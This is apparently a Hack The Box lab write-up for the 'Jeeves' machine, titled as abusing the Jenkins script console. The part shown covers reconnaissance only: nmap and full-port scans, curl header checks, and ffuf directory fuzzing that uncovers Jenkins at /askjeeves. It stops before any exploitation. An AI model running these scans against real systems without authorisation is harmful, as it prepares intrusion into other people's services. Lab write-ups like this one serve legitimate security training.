Jeeves
Abused Jenkins Script Console.

Link
Process
You rang? Let’s try to take on Jeeves.
First things first, let’s run the nmap to identify the services running on the machine.
┌──(kali㉿kali)-[~/Documents/htb/jeeves]
└─$ sudo nmap -sC -sV -A -O -oN nmap 10.10.10.63
[sudo] password for kali:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-10 02:07 +1100
Nmap scan report for 10.10.10.63
Host is up (0.45s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Ask Jeeves
135/tcp   open  msrpc        Microsoft Windows RPC
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
50000/tcp open  http         Jetty 9.4.z-SNAPSHOT
|_http-server-header: Jetty(9.4.z-SNAPSHOT)
|_http-title: Error 404 Not Found
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows 7 or Windows Server 2008 R2 (91%), Microsoft Windows 10 1607 (89%), Microsoft Windows Server 2008 R2 (89%), Microsoft Windows 11 (86%), Microsoft Windows 8.1 Update 1 (86%), Microsoft Windows Phone 7.5 or 8.0 (86%), Microsoft Windows Vista or Windows 7 (86%), Microsoft Windows Server 2008 R2 or Windows 7 SP1 (85%), Microsoft Windows Server 2012 R2 (85%), Microsoft Windows Server 2016 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: JEEVES; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-01-09T20:10:56
|_  start_date: 2026-01-09T20:07:55
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb-security-mode:
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 5h02m46s, deviation: 0s, median: 5h02m45s

TRACEROUTE (using port 135/tcp)
HOP RTT       ADDRESS
1   528.79 ms 10.10.16.1
2   528.98 ms 10.10.10.63

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 82.87 seconds
Give nmap a run against all the ports to try and find ports running on non-standard ports.
┌──(kali㉿kali)-[~/Documents/htb/jeeves]
└─$ sudo nmap -sS -p- -oN nmapfull 10.10.10.63
[sudo] password for kali:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-10 02:07 +1100
Nmap scan report for 10.10.10.63
Host is up (0.38s latency).
Not shown: 65531 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
445/tcp   open  microsoft-ds
50000/tcp open  ibm-db2

Nmap done: 1 IP address (1 host up) scanned in 1002.68 seconds
Run curl with the -I option to pull the headers to try and identify the technology.
┌──(kali㉿kali)-[~/Documents/htb/jeeves]
└─$ curl -I http://10.10.10.63
HTTP/1.1 200 OK
Content-Length: 503
Content-Type: text/html
Last-Modified: Mon, 06 Nov 2017 02:34:40 GMT
Accept-Ranges: bytes
ETag: "2277f7cba756d31:0"
Server: Microsoft-IIS/10.0
Date: Fri, 09 Jan 2026 20:14:40 GMT
Check the landing page running on port 80.

Review the source code for the landing page looking for any juicy bits.
<!DOCTYPE html>
<html>
<head>
<title>Ask Jeeves</title>
<link rel="stylesheet" type="text/css" href="style.css">
</head>

<body>
<form class="form-wrapper cf" action="error.html">
    <div class="byline"><p><a href="#">Web</a>, <a href="#">images</a>, <a href="#">news</a>, and <a href="#">lots of answers</a>.</p></div>
  	<input type="text" placeholder="Search here..." required>
	  <button type="submit">Search</button>
    <div class="byline-bot">Skins</div>
</form>
</body>

</html>

Check the for the existence of a robots.txt page.
Check the error.html and notice the stack trace.

Pull the source code for the error html and notice that it is just a picture and not an actual stack trace.
<img src="jeeves.PNG" width="90%" height="100%">
Run ffuf to fuzz for interesting files and folders on port 80.
┌──(kali㉿kali)-[~/Documents/htb/jeeves]
└─$ ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.10.63/FUZZ -fw 38

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.10.63/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response words: 38
________________________________________________

:: Progress: [220560/220560] :: Job [1/1] :: 1904 req/sec :: Duration: [0:01:58] :: Errors: 0 ::
Run curl with the -I option on port 50000 to view the headers to try and fingerprint the technology.
┌──(kali㉿kali)-[~/Documents/htb/jeeves]
└─$ curl -I http://10.10.10.63:50000
HTTP/1.1 404 Not Found
Date: Fri, 09 Jan 2026 20:24:43 GMT
Cache-Control: must-revalidate,no-cache,no-store
Content-Type: text/html;charset=iso-8859-1
Content-Length: 315
Server: Jetty(9.4.z-SNAPSHOT)
Check the landing page on port 50000.

Check the source code for the landing page that is running on page 500000.
<html>
<head>
<meta http-equiv="Content-Type" content="text/html;charset=utf-8"/>
<title>Error 404 Not Found</title>
</head>
<body><h2>HTTP ERROR 404</h2>
<p>Problem accessing /. Reason:
<pre>    Not Found</pre></p><hr><a href="http://eclipse.org/jetty">Powered by Jetty:// 9.4.z-SNAPSHOT</a><hr/>

</body>
</html>
Check for the existence of a robots file for the web server that is running on port 50000.

Run ffuf against port 50000 to look for directories and files.
┌──(kali㉿kali)-[~/Documents/htb/jeeves]
└─$ ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.10.63:50000/FUZZ -fw 38

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.10.63:50000/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response words: 38
________________________________________________

askjeeves               [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 15ms]
:: Progress: [220560/220560] :: Job [1/1] :: 2531 req/sec :: Duration: [0:01:35] :: Errors: 0 ::
Check the /askjeeves/ directory to find Jenkins installation.


Note the Jenkins version number.

Click on Manage Jenkins on the left-hand menu.
